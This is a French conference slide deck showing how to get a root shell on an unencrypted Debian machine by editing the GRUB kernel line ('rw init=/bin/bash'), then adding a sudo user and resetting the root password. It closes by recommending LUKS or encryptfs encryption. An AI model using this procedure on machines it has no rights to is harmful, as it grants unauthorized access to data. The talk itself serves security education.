

Bypass d'authentification depuis le

GRUB



Présentée par Pwnwithlove lors du SteakOverflow 2022





>whoami ?

- Étudiante en BTS SIO à l'ESNA.
- Passionnée de cybersécurité, player ctf
- Intéressée par la forensic, le web (server) & le boot2root.




01

Rappels

Qu'est-ce que le GRUB ?



Qu'est-ce que le GRUB ?



- S'exécute dès lors de la mise sous tension de votre machine **GNU/Linux**
- Sélection du système d'exploitation/noyau
- Transmission d'informations au **kernel** load.
- Généralement situé en **clear** sur une **partition annexe** à votre système == aucun accès si **chiffrement** (voir conditions..)



02

Elévation de privilège / Privesc

Priv-quoi ?



Priv-quoi ?



Un privilège ?

Gère les actions attribués aux utilisateurs (lecture, écriture, exécution)

C'est quoi une privesc ?

C'est un mécanisme permettant à un utilisateur d'obtenir des droits supérieurs à ceux qu'il a.

Pour faire quoi ?


Accéder à la machine sans mot de passe, voler/manipuler des données





Priv-quoi ?

```
bunny@debian4lesbian:~  
~ ls -l /bin/zsh  
-rwxr-xr-x 1 root root 882080 Feb 13 2022 /bin/zsh  
~
```




- : fichier classique



03


Privesc local depuis le GRUB

Comment faire pop un shell root en
quelques secondes



Exemple de partitionnement






```
GNU GRUB version 2.04-20

else
  search --no-floppy --fs-uuid --set=root 62d6c759-62e3-\
4640-a844-28b6a5982fc0
fi
echo 'Loading Linux 5.10.0-13-686 ...'
linux /boot/vmlinuz-5.10.0-13-686 root=UUID=62d6c\
759-62e3-4640-a844-28b6a5982fc0 ro quiet
echo 'Loading initial ramdisk ...'
initrd /boot/initrd.img-5.10.0-13-686
}
menuentry 'Debian GNU/Linux, with Linux 5.10.0-13-686 (recovery \
mode)' --class debian --class gnu-linux --class gnu --class os $menuentr\
y_id_option 'gnulinux-5.10.0-13-686-recovery-62d6c759-62e3-4640-a844-28b\
6a5982fc0' {
  load_video
}
```

Édition basique à l'écran de type Emacs possible. Tab affiche
les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer,
Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir
au menu GRUB.

debian 11



Modification de "ro" par "rw"




Read-Only & Read-Write




Read-Only

(Autorise seulement la lecture)



Read-Write

(Autorise l'écriture et la lecture)




```
GNU GRUB version 2.04-20

else
  search --no-floppy --fs-uuid --set=root 62d6c759-62e3-\
4640-a844-28b6a5982fc0
fi
echo      'Loading Linux 5.10.0-13-686 ...'
linux     /boot/vmlinuz-5.10.0-13-686 root=UUID=62d6c\
759-62e3-4640-a844-28b6a5982fc0 rw quiet init=/bin/bash
echo      'Loading initial ramdisk ...'
initrd    /boot/initrd.img-5.10.0-13-686

menuentry 'Debian GNU/Linux, with Linux 5.10.0-13-686 (recovery \
mode)' --class debian --class gnu-linux --class gnu --class os $menuentr\
y_id_option 'gnulinux-5.10.0-13-686-recovery-62d6c759-62e3-4640-a844-28b\
6a5982fc0' {
  load_video
}
```

Édition basique à l'écran de type Emacs possible. Tab affiche
les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer,
Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir
au menu GRUB.

debian 11



Ajout paramètre init



Ajout d'un paramètre kernel

Ici, nous ajoutons `init=/bin/bash`




- **Init** = option de **start-up kernel**, prend n'importe quel **exécutable/binaire** en paramètre
- **/bin/bash** = renvoi au shell bash
- Press **F10** to boot ! (^^)/





Documentation kernel ici, scan me !





```
root@(none):/# whoami  
root  
root@(none):/# you know why you need to encrypt bro ?
```



Nous voilà sur un shell root !



Quelques commandes avant de partir

**adduser [user] &
usermod -aG sudo
[user]**

adduser ajoute un user et usermod -aG l'ajoute dans le groupe sudo.

passwd

change le password pour l'user (root actuellement)

poweroff -f

très important, permet de sortir de cet environnement particulier sans provoquer de kernel panick.



Conclusion !

04

Pourquoi et comment chiffrer ?

Pourquoi et comment chiffrer ?



- Garantir la sécurité de vos données personnelles
- Vous pouvez utiliser LVM & LUKS lors de votre partitionnement
- Pour une installation déjà faite: chiffrement d'un path avec encryptfs
 - Assister à ma prochaine rump !



Merci de votre attention ! (づ｡••｡)づ♡



**Vous pouvez me
retrouver sur mon site
web, pwnwithlove.com**



**Et sur twitter:
[@pwnwithlove](https://twitter.com/pwnwithlove)**

